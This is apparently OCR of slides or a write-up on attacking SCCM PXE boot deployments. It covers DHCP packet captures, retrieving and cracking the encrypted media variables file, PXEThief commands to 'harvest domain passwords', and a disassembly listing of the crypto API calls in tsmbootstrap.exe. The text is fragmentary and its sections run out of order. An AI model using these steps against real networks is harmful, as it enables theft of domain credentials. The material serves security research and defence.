


Harvest domain passwords

```
PS C:\POC> python.exe .\pxethief.py 1
```

Finding the Distribution Point




Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dhcp
No. Time Source Destination Protocol Length Info
10317 2777.190025 192.168.56.202 192.168.56.201 DHCP 337 proxyDHCP Request - Transaction ID 0x0
Option: (53) DHCP Message Type (Request)
Option: (55) Parameter Request List
Option: (93) Client System Architecture
Length: 2
Client System Architecture: IA x86 PC (0)
Option: (250) Private
Length: 21
Value: 0c01010d020800010200070e0101050400000011ff
Option: (60) Vendor class identifier
Length: 9
Vendor class identifier: PXEClient
Option: (255) End
Option End: 255
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0110 00 00 00 00 00 00 63 82 53 63 35 01 03 37 0b 03
0120 01 3c 80 81 82 83 84 85 86 87 5d 02 00 00 fa 15
0130 0c 01 01 0d 02 08 00 01 02 00 07 0e 01 01 05 04
0140 00 00 00 11 ff 3c 09 50 58 45 43 6c 69 65 6e 74
0150 ff

```
    8 2.136629      192.168.56.101      192.168.56.150      DHCP      390 proxyDHCP ACK      - Transaction ID 0x28038f96
```

```
   Client IP address: 192.168.56.150
   Your (client) IP address: 0.0.0.0
   Next server IP address: 192.168.56.101
   Relay agent IP address: 0.0.0.0
   Client MAC address: VMware_6e:ca:b5 (00:0c:29:6e:ca:b5)
   Client hardware address padding: 00000000000000000000
   Server host name not given
   Boot file name: smsboot\JHB00003\x64\pxeboot.com
   Magic cookie: DHCP
 > Option: (53) DHCP Message Type (ACK)
 > Option: (54) DHCP Server Identifier (192.168.56.101)
 > Option: (97) UUID/GUID-based Client Identifier
 > Option: (60) Vendor class identifier
 v Option: (243) Private
      Length: 32
      Value: 02000116534d5354656d705c3030303030303030303037382e76…
 > Option: (252) Private/Proxy autodiscovery
 v Option: (255) End
      Option End: 255
```

```
0110  00 00 00 00 00 00 63 82  53 63 35 01 05 36 04 c0   ......c· Sc5··6··
0120  a8 38 65 61 11 00 2a 8c  4d 9d c1 6c 42 41 83 87   ·8ea··*· M··lBA··
0130  ef c6 d8 73 c6 d2 3c 09  50 58 45 43 6c 69 65 6e   ···s··<· PXEClien
0140  74 f3 20 02 00 01 16 53  4d 53 54 65 6d 70 5c 30   t· ····S MSTemp\0
0150  30 30 30 30 30 30 30 37  38 2e 76 61 72 03 04 53   00000007 8.var··S
0160  43 43 4d fc 20 53 4d 53  54 65 6d 70 5c 4a 48 42   CCM· SMS Temp\JHB
0170  30 30 30 30 33 2d 30 38  31 39 32 2d 30 30 30 30   00003-08 192-0000
0180  31 2e 62 63 64 ff                                 1.bcd·
```

Attacking PXE-Initiated OSD

Step 1

Retrieve encrypted media variables file



Step 2



Crack encrypted media file


Step 3



Harvest domain passwords

```
PS C:\hashcat-v6> python.exe C:\POC\pxethief.py 5 "C:\POC\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var"
```


Decrypting the Media Variables File




Calls (Region tsmbootstrap.exe)

Address	Disassembly	Destination
00007FF746E58F0D	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E669B3	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E669C5	call qword ptr ds:[<&CertCloseStore>]	<crypt32.CertCloseStore>
00007FF746E7172C	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E71741	call qword ptr ds:[<&CertCloseStore>]	<crypt32.CertCloseStore>
00007FF746E9819E	call qword ptr ds:[<&CryptAcquireContextW>]	<advapi32.CryptAcquireCon
00007FF746E98233	call qword ptr ds:[<&CryptCreateHash>]	<advapi32.CryptCreateHash
00007FF746E982BC	call qword ptr ds:[<&CryptHashData>]	<advapi32.CryptHashData>
00007FF746E98353	call qword ptr ds:[<&CryptDeriveKey>]	<advapi32.CryptDeriveKey>
00007FF746E983F6	call qword ptr ds:[<&CryptGetKeyParam>]	<advapi32.CryptGetKeyPara
00007FF746E98595	call qword ptr ds:[<&CryptEncrypt>]	<advapi32.CryptEncrypt>
00007FF746E987A2	call qword ptr ds:[<&CryptDestroyKey>]	<advapi32.CryptDestroyKey
00007FF746E987B2	call qword ptr ds:[<&CryptDestroyHash>]	<advapi32.CryptDestroyHas
00007FF746E987C4	call qword ptr ds:[<&CryptReleaseContext>]	<advapi32.CryptReleaseCon
00007FF746E98A0F	call qword ptr ds:[<&CryptAcquireContextW>]	<advapi32.CryptAcquireCon
00007FF746E98AA4	call qword ptr ds:[<&CryptCreateHash>]	<advapi32.CryptCreateHash
00007FF746E98B2D	call qword ptr ds:[<&CryptHashData>]	<advapi32.CryptHashData>
00007FF746E98BC3	call qword ptr ds:[<&CryptDeriveKey>]	<advapi32.CryptDeriveKey>
00007FF746E98D03	call qword ptr ds:[<&CryptDecrypt>]	<advapi32.CryptDecrypt>
00007FF746E98F32	call qword ptr ds:[<&CryptDestroyKey>]	<advapi32.CryptDestroyKey
00007FF746E98F42	call qword ptr ds:[<&CryptDestroyHash>]	<advapi32.CryptDestroyHas
00007FF746E98F54	call qword ptr ds:[<&CryptReleaseContext>]	<advapi32.CryptReleaseCon
00007FF746E990D9	call qword ptr ds:[<&CryptDecryptMessage>]	<crypt32.CryptDecryptMess
00007FF746E991EF	call qword ptr ds:[<&CryptDecryptMessage>]	<crypt32.CryptDecryptMess
00007FF746E99F3E	call qword ptr ds:[<&CryptAcquireContextW>]	<advapi32.CryptAcquireCon
00007FF746E9A0A0	call qword ptr ds:[<&CryptImportKey>]	<advapi32.CryptImportKey>
00007FF746E9A137	call qword ptr ds:[<&CryptSetKeyParam>]	<advapi32.CryptSetKeyPara
00007FF746E9A1C6	call qword ptr ds:[<&CryptSetKeyParam>]	<advapi32.CryptSetKeyPara
00007FF746E9A621	call qword ptr ds:[<&CryptDecrypt>]	<advapi32.CryptDecrypt>
00007FF746E9A828	call qword ptr ds:[<&CryptDestroyKey>]	<advapi32.CryptDestroyKey
00007FF746E9A83D	call qword ptr ds:[<&CryptReleaseContext>]	<advapi32.CryptReleaseCon
00007FF746E9C03D	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E9CB95	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E9DA4D	call qword ptr ds:[<&CertFindCertificateInStore>]	<crypt32.CertFindCertific
00007FF746E9DA67	call qword ptr ds:[<&CertDuplicateCertificateContext>]	<crypt32.CertDuplicateCer
00007FF746E9DB1E	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E9DBCB	call qword ptr ds:[<&CertOpenStore>]	<crypt32.CertOpenStore>
00007FF746E9DE5F	call qword ptr ds:[<&CertDeleteCertificateFromStore>]	<crypt32.CertDeleteCertif
00007FF746E9DF04	call qword ptr ds:[<&CertDeleteCertificateFromStore>]	<crypt32.CertDeleteCertif
00007FF746E9DF9B	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E9DFC3	call qword ptr ds:[<&CertFreeCertificateContext>]	<crypt32.CertFreeCertific
00007FF746E9DFE1	call qword ptr ds:[<&CertCloseStore>]	<crypt32.CertCloseStore>
00007FF746E9E0D1	call qword ptr ds:[<&CryptEncodeObject>]	<crypt32.CryptEncodeObjec
00007FF746E9E10C	call qword ptr ds:[<&CryptEncodeObject>]	<crypt32.CryptEncodeObjec
00007FF746E9E233	call qword ptr ds:[<&CertStrToNameW>]	<crypt32.CertStrToNameW>
00007FF746E9E281	call qword ptr ds:[<&CertStrToNameW>]	<crypt32.CertStrToNameW>
00007FF746E9EAB9	call qword ptr ds:[<&CertCreateSelfSignCertificate>]	<crypt32.CertCreateSelfSi
00007FF746E9EB1E	call qword ptr ds:[<&CertCreateSelfSignCertificate>]	<crypt32.CertCreateSelfSi

CryptCreateHash



CryptCreateHash



C++

```
BOOL CryptCreateHash(
  [in]  HCRYPTPROV hProv,
  [in]  ALG_ID     Algid,
  [in]  HCRYPTKEY  hKey,
  [in]  DWORD      dwFlags,
  [out] HCRYPTHASH *phHash
);
```

Parameters


`[in] hProv`

A handle to a CSP created by a call to CryptAcquireContext.

